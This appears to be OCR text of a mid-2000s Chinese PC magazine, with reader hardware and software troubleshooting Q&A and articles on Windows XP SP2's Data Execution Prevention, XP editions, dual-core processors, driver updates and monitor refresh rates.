如果是因个别WEB服务器繁忙则不是你个人能够解决的，建议稍后再试几次。在使用拨号软件方面，如果使用Windows XP操作系统，则系统自带拨号工具，不需要另外的拨号软件，如果使用其他系统，则建议使用RASPPPOE拨号软件。如果是线路质量或者距离原因引起的，请与你的接入服务商联系解决。

5 百度超级搜霸工具条哪里去了

太原读者刘三根问：为什么我安装完百度超级搜霸，提示安装成功，却没有看到超级搜霸的工具条？

答：如果你看到提示百度超级搜霸安装成功的页面，说明超级搜霸已经成功安装，可以正常使用了，不管是否有工具条出现。如果你没有在IE工具栏中看到超级搜霸的工具条，可能的原因解决方法如下：

(1)超级搜霸显示项目没有被添加至当前工具栏。请在IE 览器的工具栏上点击鼠标右键，在出现的菜单中找到"百度超级搜霸"并将其勾选，超级搜霸的工具条就会出现在当前的IE 览器的工具栏中。

(2)如果你使用的是Windows 2003，请将IE"工具→Internet选项→高级→辅助功能"中的"启用第三方 览器扩展"一项选中，重启系统，然后重新打开IE窗口，在新的IE窗口中就可以看到超级搜霸的工具条了。CF[SB06]

硬件

1 内置调制解调器使用中的怪问题

北京读者梁永峰问:我的电脑中使用的是磐正8RDA3G主板,耕宇GeForce4 MX440显卡,金士顿DDR400 256MB内存,AMD XP2500+ CPU。前几天装了个PCI内置调制解调器拨号上网,刚插上调制解调器时电脑启动不了,拔下来后电脑可以启动,再插上也可以启动了,但下次仍然会出现这个问题,而且现在每次开机前(关机时间较长时)都要拔一次电源才能正常启动。如何解决这个怪问题?

答:你可以用如下办法解决:

(1)对于插上调制解调器卡之后造成电脑无法启动的问题,建议将调制解调器更换到其他PCI插槽,再来看看是否还有同样的问题,如果仍然不能排除故障,可以刷新一下主板的BIOS。

(2)对于主板启动之前要拔电源的问题,是磐正8RDA3系列主板比较常见的一个问题,一般情况下更换一款大功率、高负载能力的电源可以比较好地避免这个问题。

2 看似正常的调制解调器不能拨号

河南读者王来锁问:我有一个调制解调器,使用的芯片是CONEXANT RS56/SP-PCI R6793-17 E138587.1 0127 MEXICO。因不知道厂商和铭牌,所以找不到专用的驱动程序,因此就用了公版驱动程序。在系统中查看这个设备是正常运行的,但就是不能拨号上网。请问我该怎么办?

答:这个是常见的793也就是HCF猫,用公版驱动程序就可以。不能拨号是找不到设备还是没有拨号音?如果是前者,可以考虑换其他公版驱动程序;如果是后者,则很有可能是调制解调器本身是坏的,只能是更换另一台调制解调器了。

3 BIOS测CPU温度与诊断家所测不同

陕西读者龚超问:我使用的是华硕CUV4X-M主板,在BIOS下测得的CPU温度是50摄氏度,但使用ASUS PC PROBE诊断家测CPU的温度就是20摄氏度了。请问这是怎么回事?

答:ASUS PC PROBE诊断家有智能降温功能,因此在启用该功能时测量出的温度就低许多了。

4 开机自检时出现系统被入侵的提示

江西读者安宁问:最近开机后电脑进行自检时出现如下错误提示:The system intruded, chassis opened or tempered before. Please check system. 请问是出了什么问题?我应该如何解决呢?

答:这是系统被入侵的提示,请根据主板说明书的指示找到短路chassis跳线,然后恢复BIOS的出厂值。

5 非正常启动电脑后CPU频率变低

南京读者何小莉问:我的电脑使用的是华硕A7V133_C型主板,Athlon Thunderbird 1GHz CPU,主板BIOS的版本号是1007,在使用过程中我发现当电脑非正常重新启动后,BIOS中的CPU显示频率会变成750 MHz。请问这是什么原因,如何才能解决这个问题?

答:出现BIOS将CPU识别为750 MHz的情况主要是由于主板的一种自我保护功能在起作用,即遇到非正常关机或者中断运行的时候,主板会认为启动失败而降低CPU工作频率。出现这个问题后你可以进入BIOS并重新校对CPU数值。如果要避免这样的情况出现,可以根据主板说明书上的提示,采用硬跳线的模式来设置CPU的频率。

6 启动到显示桌面时突然黑屏

广州读者章玉峰问:我的电脑最近出现了如下问题:电脑启动后能正常显示Windows启动界面,到了显示Windows桌面时突然黑屏,黑屏时显示器的各个指示灯不停闪烁。通过Windows启动菜单进入“安全模式”,版本冲突管理器跳出来报告说“c:\windows\system\ddeml.dll被替换成了低版本的文件”,单击“确认”按钮后出现“安全模式”的确认对话框,可以显示出Windows桌面。请问这是何故?如何解决?

答:黑屏时显示器的各个指示灯不停闪烁,这说明显示器无信号输入。能够进入〝安全模式〞也基本可以排除显卡接触不良的问题,因此最常见的故障原因就是显卡的驱动出现了问题。你可以在〝安全模式〞下删除显卡驱动程序,然后重启系统,此时系统会发现新硬件,不要让系统自动安装驱动程序,而是通过显卡驱动程序光盘来重新安装显卡驱动以便覆盖原来的显卡驱动程序文件。驱动安装完毕后重新启动系统即可解决问题。

CF[SB04]

7 Win98第二版如何实现STR功能

问：我电脑装的是Windows 98第二版，版本号是4.10 2222A，请问如何实现STR功能？

答：请按照下面步骤进行设置。

1.在BIOS中进行相应设置

(1)开启电脑电源，按Del键进入CMOS设置。

(2)打开POWER MANAGEMENT SETUP中的ACPI选项，选择"Enabled"。

(3)打开POWER MANAGEMENT SETUP中的SUSPEND MODE OPTION选项，选择"STR"或"S3"。

(4)打开PNP PCI CONFIGURATION中的PNP OS INSTALLED选项，选择"NO"。

(5)保存设置并退出。

2.打开ACPI功能

(1)对于刚组装好的电脑来说，执行"SETUP/PJ"命令安装操作系统。安装完成后，如果选择"开始"菜单中的"关闭系统"，在"关闭Windows"对话框中没有出现"将您的计算机转入休眠状态"选项，则可能是您的主板太老，不支持APM和ACPI功能，不能靠硬件实现STR功能。

(2)如果是已经安装好Windows 98第二版的机器，而在安装系统时没有打开Windows 98的ACPI功能，可按如下方法设置。在控制面板中的"电源管理设置"共有三个选项，分别是"电源方案"、"高级"、"休眠"，其中"休眠"选项即是实现STR功能的关键设置。步骤如下：

①进入"电源管理设置"的"休眠"选项，选定"启动休眠支持"。

②进入"电源管理设置"的"电源方案"选项，将"关闭显示器、关闭硬盘"设为"从不选择"。

③进入"电源管理设置"的"高级"选项，将"按下计算机电源按钮时"设为"等待"。

④进入"电源管理设置"的"电源方案"选项，在"系统等待时间"中设置相应的等待时间即可。"休眠"参数一定不要选。

如果在"电源管理设置"中找不到"休眠"选项，则证明机器无法自动实现(包括软实现)STR功能。请在"设置管理"中选择"按连接查看设备"，查看是否出现"ACPI即插即用BIOS"硬件。如果没有，一种情况是主板BIOS太旧，不支持ACPI功能，请升级BIOS。另一种还需要手动强制安装，可以通过升级为ACPI即插即用BIOS硬件的驱动程序，升级后有些可以使用(与主板的芯片组有关，BX级大多不可以使用)。如果还不行，建议使用软方法实现。

8 内存条的CL=2和CL=3是什么意思

问：内存条的CL=2和CL=3是什么意思，两者有什么区别，是不是CL=2的内存条比CL=3的内存条好超频？

答：CL是CAS Latency的缩写，指的是CPU在接到读取某列内存地址上数据的指令后到实际开始读出数据所需的等待时间，CL=2指等待时间为2个CPU时钟周期，而CL=3则为3个CPU时钟周期。对今天的高速CPU而言，1个时钟周期的长度微乎其微。因此不论CL=2还是CL=3的内存，用户在实际使用中是感觉不到性能差距的。而厂家在生产内存条时，不论CL=2还是CL=3，用的都是同样的原料和设备。只是在生产完成后检测时，挑出精度高的当CL=2的卖，精度相对低一些的则当CL=3的卖。实际上有不少被当作CL=3卖的内存条也可以在CL=2下工作。因此CL=2的内存条的最大优势就在于更精密一些，换而言之就是为超频所留的余地更大一些，超频后系统会更稳定一些。

9 显示器屏幕的四周有一圈黑框

问：我单位一台计算机的显示器最近出现屏幕的四周有一圈黑框无法显示画面、显示区域变小的现象，调整显示器上的水平和垂直位置也无效，有同事说是分辨率的问题，可我在Windows 98下将分辨率从800×600调低到640×480后无任何变化，请问这是怎么回事？

答：这有可能是由于显示器所能控制的最大数据流量受限制引起的问题。屏幕上的图像每秒要刷新很多次，刷新次数的多少与显示器的扫描频率有关(垂直扫描频率和水平扫描频率)。许多人都将刷新率设置到最高限，因为这样可有效地减少屏幕闪烁以保护眼睛。但如果设置的刷新率过高，显示器的控制电路将无法提供电子束扩展的足够宽度以使画面填充整个屏幕。因此您可以尝试在当前分辨率下减小屏幕的刷新速率，在它的显示驱动中一般都有此设置。步骤如下：

(1)正常启动Windows 98操作系统，在系统桌面上用鼠标右键单击空白处，在弹出的右键菜单中选择"属性"。

(2)在随后弹出的"显示属性"菜单中选择"设置→高级→适配器"。

(3)在"刷新速度"栏的下拉菜单中选择低于目前刷新率值的数字，单击"确定"后退出，并根据提示确认该选择即可。

如果仍然无效，则很可能是显示器显像管的问题，可送专业部门维修。 CF[SB05]

找出 Windows XP SP2 内置的“反病毒软件”

Windows 内置的病毒防护——DEP

★★★

■大熊

Windows XP 中集成了很多东西：浏览器、光盘刻录、视频处理，可是你是否知道，Windows 中也内置了“反病毒软件”呢？

冲击波、振荡波造成的巨大损失让人们不得不重新审视操作系统安全的重要性，微软在一片骂声中也不得不宣布在 Windows XP SP2 中进一步加强系统的安全性能，而 DEP(Date Execution Prevention：数据执行保护)技术正是 SP2 中安全性能的一个重大改进。

在哪里能找到 DEP

如果你采用的系统是 Windows XP SP2，就来直观地领略一下 DEP 吧：

右击“我的电脑”，选择“属性”。在弹出的“系统属性”窗口中打开“高级”选项卡，在“性能-视觉效果，处理器计划，内存使用，以及虚拟内存”框中点击“设置”按钮。在弹出的“性能选项”窗口中打开“数据执行保护”选项卡就能看见 DEP 了(见图1)。




图 1

什么样的电脑能用 DEP

每当软件厂商和硬件厂商联合起来，我们就不得不支付更多的金钱来购买支持新技术的硬件。DEP 也是如此，要完整地支持 DEP 必须拥有支持该技术的 CPU。用软件方式(即仅安装了 Windows XP SP2，但没有支持 DEP 的 CPU)实现的 DEP 只能防护一小部分的攻击，那么什么样的 CPU 支持此项技术呢？

AMD 阵营：Athlon 64、AMD Opteron

Intel 阵营：安腾系列 CPU、J 系列的 P4(采用 Prescott 核心)

如果并不清楚自己机器中采用的是何种型号的 CPU，也没有关系。Windows 会自动识别已安装的 CPU 是否支持 DEP，在刚才的“数据执行保护”选项卡的下方就显示了 CPU 对于 DEP 的支持情况。如笔者的计算机是 Pentium Ⅲ处理器，则在该区域显示的是“您的计算机的处理器不支持基于硬件的 DEP。但是，Windows 可以使用 DEP 软件帮助保护免受某些类型的攻击”。

DEP 能防什么样的病毒

简简单单地描述了一下 DEP，可我们仍不知道这项技术究竟是如何防止病毒入侵的，能够防什么样的病毒。那么就来了解一下其基本的防护原理吧：首先必须指出的是，DEP 其实并不是一种反病毒软件，不包含对病毒的检测和查杀功能。实际上更确切地说，DEP 是一种操作系统底层的安全机制，其本身不对病毒进行检测，但能够对病毒入侵系统的手段进行控制，从而达到保护系统的目的。冲击波、振荡波等利用系统漏洞进行传播的病毒都是用“缓冲区溢出”技术将病毒代码非法写入到系统的代码执行区，以达到病毒传播的目的。就好比飞机导航中心的墙上有个洞，如果有坏人钻进去就可以对飞机的航线进行胡乱控制，造成破坏，而 DEP 要达到的效果就是即便有人钻了进去，也不能随意地进行控制。

> **你知道吗**
>
> **什么是缓冲区溢出**
>
> 程序(包括系统底层的服务程序)在运行时，都会由系统在内存(包括物理内存和虚拟内存)区域中为该程序进程开辟出一块独立的空间，并划分为数据缓冲区和代码执行区。其中程序所接收到的数据就是存放在数据缓冲区中的，并且该区域的大小通常是由程序或操作系统事先定义好的。而代码执行区则负责存放程序的运行代码，用于系统调用执行。而如果程序的数据检查部分存在漏洞(没有仔细检查)，那么程序就可能将一些超长的原本要写入数据缓冲区的数据写入到代码执行区中(想像一下，如果你往一个杯子里倒了满满一壶水，那么总会有一部分水溢出来并流向别处)，那么如果恰好流入到代码执行区的这部分代码实现了一些破坏的功能……

DEP 能自动在程序执行时将其可执行代码所占用的区域标记出来，支持 DEP 的 CPU 利用一种称为 NX(No eXecute：不执行)的技术识别标记出来的区域，如果发现当前执行的代码没有明确标记为可执行(如程序执行之后，由病毒溢出到代码执行区的那部分代码)，则禁止执行，那么病毒就无法利用溢出进行破坏了(不仅是病毒，同理，利用溢出技术进行的网络攻击行为也失效了)。如果 CPU 不支持 NX，则 Windows 会以软件方式进行模拟。最后我们得出结论(同时也纠正一下部分媒体所说的“DEP 能够防护所有病毒”的误区)：**DEP 仅对利用漏洞溢出(包括本地溢出)的病毒有防护作用！**

利用 DEP 保护我们的系统

默认情况下，DEP 只保护系统中自带的程序和服务进程不受侵害。要使其他程序也受 DEP 的保护，可以在刚才打开的“数据执行保护”选项卡中选择“为除下列选定程序之外的所有程序和服务启用 DEP”。如果启用保护后，一些程序的运行状况不正常，则可以点击“添加”按钮将该

Windows XP 你到底有几件“马夹”

★

■北方的狼

论坛里，我们习惯把一个用户注册的多个账户称为“马夹”。可是最近惊闻Windows XP也有好几件“马夹”——HOME、Professional、Media Center……

最“家用”的版本:HOME Edition

HOME(家庭版)是微软为满足普通家用需要而推出的缩水版本，相对于Professional(专业版，以下简称为“PRO”)去除了一些普通用户不太接触的高级功能，所以售价也比PRO版低了许多，去除的功能主要包括:没有“组策略编辑器”、TCP并发连接数默认是5(PRO版中是10)、无法加入活动目录、不包含IIS 5.1、只能使用“简单文件共享”，另外在加密、备份、权限设置上也存在不同程度的限制。由于文件共享和集成管理等功能的缩水，所以决定了该版本不适合公司或需要对系统进行较高级的设置的用户。

火速链接

★HOME版本默认的TCP连接数可以修改，请参考本刊今年第6期的《正解！XP SP2连接上限官方修改法》。

★使用HOME版的朋友如果想自己搭建Web服务器，请参考本刊今年第2期中的《5分钟搭建Web服务器和论坛》

专家的选择:Professional Edition

Windows XP系列中最普遍、使用最多的版本。在安全性和灵活性上较HOME版更胜一筹，可以设置的项目更多也更细致。文件共享、活动目录都是公司或其他局域网环境中经常使用的功能，推荐办公一族和对设置要求较高的用户使用。

让电脑更像家电:Media Center

Media Center Edition(媒体中心，最新版本为2005，以下简称MCE)是一个彻彻底底的娱乐平台，界面精致程度超出以往任何版本的Windows。如果你拥有符合其苛刻要求的高端硬件，就能通过它将自己的电脑变成一台彻头彻尾的“家电”。但比较奇怪的是，这个版本只和PC一起捆绑销售，也就是说即使你拥有符合其要求的硬件，也无法买到它。微软对此的解释是为了保持硬件与MCE的绝对兼容。虽然界面看起来与以前大相径庭，但其基础核心仍是XP，程序和游戏仍能在MCE上很好地运行，在屏幕右方的那个界面是MCE的精髓所在，使用其提供的整合界面，可以轻而易举地实现音、视频文件播放、照片 览和管理、收看及录制电视节目等功能。而这些功能以往必须通过调用好几个应用程序并需要进行繁琐的设置，或者是若干个传统家电产品才能够实现。这一切都很激动人心，但同时也必须为之购入高价的顶级硬件。

没有媒体播放器:Reduced Media Edition

由于反垄断的官司，微软不得不推出了剔除了Media Player的版本——Reduced Media Editon(简化媒体版)。媒体回放、媒体传输、创建或编辑个人视频、媒体的内容保护、Windows Media的音频重放、由第三方软件或网站媒体制作的视频播放等功能在没有其他媒体播放软件工具时是无法使用的。市场对该版本XP的兴趣不大，甚至有欧洲的电脑经销商拒绝销售该版本的XP。

低价的简化版:Starter Edition

微软在马来西亚、印度尼西亚和泰国推出的低价简化版XP——Windows XP Starter Edition，这是微软为抑制Linux的发展，并同时打击盗版的策略产品(据称现在已经有了面向中国用户的中文版问世)。之所以称其为“Starter”，是因为这个版本的XP只提供了最基本的功能：Windows Messenger、Windows Media Player、网络连接等，桌面分辨率最高仅支持800x600，而且只能同时执行3个程序，单程序开启窗口也被限制为3个。比较常用的诸如文件共享、多用户功能也不提供……

CF [ZS02]

程序添加的DEP的保护排除列表(即不保护)中并勾选(见图2让EmEditor不受DEP保护)。

小提示

McAfee的溢出保护功能是与DEP类似的技术，会使金山词霸工作不正常，此时只需将金山词霸排除在溢出检测列表之外即可。

CPU与DEP有冲突怎么解决

一些用户在将系统升级至Windows XP SP2之后，却意外地发现无法正常启动了，具体现象为当显示出启动画面时死机，这些用户都恰好使用了P4(Prescott/Celeron D，C0步进核心)处理器。这是由于Windows XP SP2错误地将该核心的CPU识别为支持DEP技术，并在启动时循环尝试开启CPU的该项功能，导致系统死锁。微软已经发布了相关补丁：http://download.microsoft.com/download/2/b/7/2b75ebbf-ce4c-4595-8ddf-4d45e4c1ca18/WindowsXP-KB885626-v2-x86-chs.exe



图2 让EmEditor不受DEP保护

CF [ZS01]

合二为一

双核心处理器决战新时代

★★★

■ Pisces

Pentium 4止步于4GHz，CPU频率不能随心所欲提高，明天，我们的电脑又该如何提升性能？Intel与AMD都说，双核心处理器时代来临了！

双核心，姗姗来迟走向PC

什么是双核心处理器？双核心处理器，或者未来多核心处理器，就是将两个或者多个完整功能的处理器核心集成到一块芯片或者一块CPU基板上。从技术上说，双核心处理器并不新鲜，在2003年，IBM就展示了一块基板上有8片核心的Power 5处理器(见图1)。而在PC方面，无论是Intel还是AMD，多处理器并行运行的SMP(Symmetric Multi Processor，对称多路处理器)技术也相当成熟，AMD和Intel需要做的就是把两块或者多块CPU的核心做到一块CPU上 。




图1

而自去年AMD首先泄露出自己的双核心CPU样品后，在前不久举办的Intel开发者论坛上，Intel也展示了自己近期将要推出的全线双核心处理器样品(见图2)。

这几块处理器的公开信息见表1。




图2

表1:双核心处理器代号和型号

双核心代号	制造工艺	对应单核心	产品名称	市场定位	上市时间
Smithfield(图2左上)	90/65纳米	Prescott	Pentium D/XE	桌面电脑	2005年第二季度
Yonah(图2右上)	65纳米	Dothan	Pentium M (猜测)	笔记本/小型多媒体电脑	2005年年底
Presler(图2左下)	65纳米	Cedar Mill (新核心)	Pentium D/XE (猜测)	桌面电脑	2005年年底
Dempsey(图2右下)	65纳米	未知	Xeon	服务器/工作站	2006年
Montecito(图2中)	90纳米	未知	Itanium	服务器/工作站	2005年内

与Intel复杂的产品线相比，产品线相对简单的AMD双核心处理器计划则相对简单，代号Egypt、Italy和Denmark的双核心或多核心处理器定位于服务器市场，代号Toledo的双核心处理器定位在桌面市场，所有核心都基于AMD64技术，采用90纳米制造工艺，并计划于今年年底正式推出。

双剑合璧，威力几何

从理论上说，双核心处理器能够提供双倍的处理能力，而实际运行会是什么结果呢？我们首先从与双核心看起来有些关系的超线程(Hyper-Threading)说起，超线程是Intel在Pentium 4处理器中加入的一项技术，能将一块Pentium 4处理器模拟为两块CPU，操作系统也会将这样的CPU识别为两块独立的处理器。在这样的情况下，系统以及软件向模拟出的两块CPU中的一块发出指令后，同时还误以为另一块模拟CPU还是空闲的，因此也会将新的指令发给第二块模拟CPU。这样在一定程度上就提高了CPU与其他设备交换数据的能力，而在CPU内部处理时，由于第一模拟CPU已经收到了指令，占用了自己需要的资源，那么第二模拟CPU收到的指令只能在第一模拟CPU没有占用的资源中运行，如果必须使用第一模拟CPU占用的资源，就必须等待第一模拟CPU完成相关指令才行。这实际相当于一个U型管，虽然看起来有两个管口，但当吸取其中一个管口的资源时，另一个管口的资源也同样降低，CPU的外部表现虽然变了，内部还是只有一个CPU。

与超线程相比，双核心CPU则相当于两个放在一起的试管，抽取其中一个试管管口的资源并不会影响另一个试管里面的资源。因此，双核心CPU的双倍处理能力是能否实际提升系统性能的关键，就是能否合理分配两个核心获得的资源，让两个核心是否都能获得足够需要处理的数据。




图3

图3就是Intel的三种双核心处理器结构示意图，左方和中间的两种结构都是把两块核心做到一片芯片上，两者的区别是最左方的结构表示两块核心有各自独立的前端

总线和缓存结构，代表型号是Smithfield和Yonah；中间的结构表示两块核心有共同的前端总线和共用的缓存，由CPU内部进行资源分配，代表型号是Montecito。右方的结构则代表在同一块CPU基板上集成两块独立的CPU核心，有各自独立的前端总线和缓存结构，这其实就相当于将左方的结构中的双核心分割为两个单核心，然后安装在CPU基板上，代表型号是Presler和Dempsey。

无论CPU采用哪一种双核心结构，要合理分配两个核心获得的资源，首先操作系统必须要有支持多处理器能力，对现在的用户来说，主流的Windows XP操作系统都能识别双处理器，在这方面没有太大问题。而某些Intel双核心处理器的每个核心还支持超线程技术，这样在系统中就会识别出4个逻辑处理器，而大家常用的Windows XP专业版和家庭版都只支持双处理器，不能支持4个逻辑处理器，而这样的处理器更适用于服务器级操作系统。除了操作系统要支持多处理器外，使用的应用软件同样需要支持多处理器，才能同时向CPU的两个独立核心分别发出指令，这样相比单核心处理器就会大大提升工作效率。如果应用程序只支持单核心处理器，运行程序时只会应用到一个核心，另一个核心就会闲置，这种情况下应用程序的效率并不会明显提高，不过这时我们如果再启动另一个不支持多核心的应用软件，支持多处理器的操作系统(如Windows XP)会自动分配新任务到闲置的处理器核心中，这样两个独立程序都在CPU中全速运行，也相当于极大提升了效率。

因此，我们有理由相信，在双核心处理器普及的初期，由于大量常用软件还都是基于单核心处理器设计，我们最初并不能感受到双核心处理器的明显优势，而随着双核心处理器的普及，软件设计也会向双核心倾斜，届时，普通用户也会明显感受到双核心CPU的优势。而对服务器工作站等需要高性能的处理能力的场合，相关的软件已经相当成熟，这些应用环境会马上体会到双核心的优势。

在实际性能表现中，双核心处理器虽然核心处理能力是同级别单核心处理器的一倍，但受限于其他配件以及数据总线的传输率，实际性能提升将在50%~70%左右。

双剑出鞘，谁来接招

尽管双核心处理器看起来如此美好，但在实际推广中，无论用户还是相关厂商都会面临不小的麻烦。以即将上市的Smithfield双核心处理器为例，除了刚上市的天价会让用户望而却步外，此CPU功耗将达到130W，普通的ATX结构很难满足散热要求，BTX构架成为必需品；Smithfield巨大的功耗也使用户必须使用新一代ATX 12V 2.0版本电源；除此以外，Intel还推出了专为Smithfield准备的945/955系列新一代芯片组，换CPU又需要更换主板了……这些都说明，想要体验新一代处理器技术，必须又一次向厂商交纳不菲的费用。CF [ZS03]



热门驱动点评

ATi准时发布了5.3正式版催化剂驱动，下面就让我们一起来看看新版本的具体更新内容。新版的Overdrive4果然不负众望，除了支持手动对核心以及显存同时超频外，还加入了全新的3D测试项目以及额外的安全检测以保证用户获得最佳的超频效果。新增eRecord功能，它是一个软件输出错误信息机制，而且一个全新的事件查看器菜单被加入到了CATALYST控制中心的系统托盘里，它能够让用户查看到错误信息。增加了对OpenGL 2.0的支持，并且OpenGL 2.0符合最新的GL ARB认证规格。在BUG修正方面，修正了在安装CATALYST控制中心后，当执行完Aquamark3后再运行3DMark2001会出现黑屏的问题。解决了在安装ATI RADEON 9250的Windows XP SP2系统中，如果将分辨率设置为1600x1200、1280x1024、1024x768后，运行测试软件会出现地面纹理错误的问题。适用环境：Win2000/XP，下载地址：http://www.mydrivers.com/dir112/d45006.htm。

最新驱动列表

驅動之家 MyDrivers.com

S3 DeltaChrome系列显示芯片最新驱动6.14.10.1853-15.13.04h1官方正式版。更新如下：1.修正了运行一些主流游戏可能存在的问题。2.升级了部分实用工具的版本。本款驱动支持DeltaChromeS8(8E00)、DeltaChromeX9m(8E01)、DeltaChromeS4(8E04)的显示核心。适用环境：Win2000/XP，下载地址：http://www.mydrivers.com/dir112/d44857.htm。

XGI图诚Volariz V8/V5/V3XT系列显卡最新Reactor反应堆驱动1.08.53 WHQL版。更新如下：1.解决了星际Online不能运行以及游戏信息错误。2.更正了Doom3部分纹理贴图错误并优化游戏的速度性能。适用环境：Win2000/XP，下载地址：http://www.mydrivers.com/dir112/d44992.htm。

Intel英特尔芯片组Intel Chipset Software Installation Utility驱动最新6.3.0.1008官方正式版。新版能够正确显示915GL/PL/910GL系列芯片组的名称。适用环境：Win98SE/ME/2000/XP，下载地址：http://www.mydrivers.com/dir112/d44818.htm。

CF [ZS04]

刷新率的三重外壳

★★★

AFan

为什么看DVD、VCD以及很多视频文件时，只要达到每秒25帧的画面刷新速率，我们就会觉得画面流畅，但游戏如果只有每秒25帧的画面我们就会觉得很不流畅？为什么显示器设置中的刷新率选项中，CRT显示器要设置到85Hz我们才不会觉得屏幕闪烁，而LCD显示器设置到60Hz也没有闪烁？为什么游戏同样是每秒60帧，CRT显示的画面就很流畅，而不少LCD显示的画面就会有拖尾的感觉？这些问题都要从刷新率上找答案。

要说刷新率，先从显示卡和显示器的工作原理谈起。显示卡向显示器发送一幅图像信息后，显示器经过处理，显示到屏幕上。当显示的画面不断更新，更新速度达到每秒25帧时，因为人眼的视觉残留因素，人就会看到连续的画面。而在游戏处理中，电脑每 染一帧画面，就需要处理从上一帧画面到本帧画面之间所有的来自我们灵巧双手的输入指令。理想状态下，我们每进行一次输入指令，画面就应该有一次相应的回馈，但每秒25帧的画面并不能达到这样的要求，我们也许觉得在一秒中内并不会敲击多少次键盘或者鼠标，但在用鼠标定位时，现在的USB鼠标125Hz的刷新率表示鼠标能够在1秒内提供125次位置变化信息，而人灵巧的手也完全能够把这种精确的移动表现出来，但每秒25帧的画面却不能表现出这样精确的指令，于是手所输入的指令与眼睛所反馈到的画面出现了效果的差别，我们就会觉得显示画面不够流畅。而要欺骗过我们的手和大脑，显示画面需要持续达到每秒60帧，这时我们才会觉得游戏画面相当流畅，而这个显示速度当然越高越好。

那么为什么CRT显示器需要设置为85Hz刷新率才不会有屏幕闪烁，而LCD没有这个问题呢？这要从不同显示器的显示方式来解释，对CRT显示器来说，要在屏幕上绘制完成一帧图像，需要CRT显像管的电子枪发射的电子，经过垂直和水平的偏转线圈控制偏转角度，让电子束经过一横排一横排的扫描的方式，击打屏幕上的荧光粉，使屏幕发光，最后显示图像(见图1)。荧光粉只有在被电子轰击后的短暂时间内




图1　电子枪按照箭头所指路径在屏幕上扫描，黑线表示电子枪发射电子的路径，灰线表示回扫不发射电子的路径

才会发光，然后很快暗淡下来，这个时间在1毫秒(1/1000秒)以下。我们可以想象，如果显示卡一秒钟只向CRT显示器传送一帧图像，那么当CRT显像管的电子枪轰击到后面的屏幕时，前面的荧光粉早已经熄灭。而要保持让荧光持续发光，就需要电子枪提高扫描频率，在1秒钟内多次轰击屏幕的每处荧光粉，这就要求显示卡每秒钟多次向显示器传输图像信息，这就是显示刷新率。按照理论，要让荧光粉持续发光，每秒至少要让画面刷新1000次，但实际上，人眼在受到光刺激后会有视觉残留，只要在上一幅图像产生的视觉残留消失之前再次显示出图像，那么人看到的就是无闪烁的图像。经过实践，在CRT显示器刷新率设置为85Hz时(1秒发送85幅图像信息)，几乎所有人都不会看到CRT显示器的闪烁了。

LCD显示器在刷新率上则与CRT完全不同。LCD是通过调节每个液晶单元的透光性，让藏在LCD显示面板后面的灯管的光透出来，从而形成五彩 纷的图像(如图2)。




图2

LCD的灯管的光是持续存在的，因此也就不存在闪烁的问题，所以即使显示卡每秒只给LCD显示器一幅图像信息，LCD也不会出现闪烁感。虽然与CRT显示器相对的LCD显示器不会闪烁，但另一方面，液晶材料的特性带来了另一个刷新率的问题。

前面已经了解到两种显示器显示画面的方式。那么，当显卡向显示器发送不同的画面时，对CRT显示器而言，只是电子枪高速绘制一帧新的图像，绘制上一帧画面发亮的荧光粉已经熄灭，没有残留信息。但对LCD显示器而言，却需要按照新的画面的信息，在正在显示画面的基础上，重新调整每个液晶单元的透光性。调整液晶单元所需要的时间就比荧光粉熄灭长多了，这就是LCD的响应时间。当画面更新速度超过了LCD能够响应的速度，那么每个液晶单元就会遇到上次显示状态还没有清除，又要进行新一次调整，于是新的画面中还残留着上个画面的信息，拖影就这样产生了。这种情况经常出现在响应时间25ms以上的LCD中，这种液晶面板只能每秒显示40帧画面(1000ms/25ms=40)，而响应时间16ms以下的LCD显示器的液晶单元状态改变速度已经跟上了显示画面的刷新速度，能够每秒显示60帧以上的画面，这个问题也不再明显了。CF [ZS05]

闷豆升级笔记本内存

话说闷豆拿了年终奖买了笔记本，用了几周感觉速度不够理想，所以想到硬件升级，于是闷豆带着本本来到原来购买笔记本的商家。

业务员："你好，你上次买的笔记本有问题吗？"

闷豆："问题倒没有，我想给笔记本升级一下，加点内存什么的。"

业务员："你的笔记本标配是256MB的，而且用的是集成显卡，最好再加256MB内存。"

闷豆："256MB内存条多少钱？"

业务员："你这种笔记本内存比较贵，DDR333要7XX元。"

闷豆："不会吧，7XX元都可以买512MB的名牌内存了！"

业务员："你不知道，你的笔记本用的是Micro-DIMM，比常用的SO DIMM要小，价格要贵一倍左右。"

闷豆："原来如此，真是贵呀，买笔记本的时候还没有注意到，原来升级内存预算只打算了三百多元。"

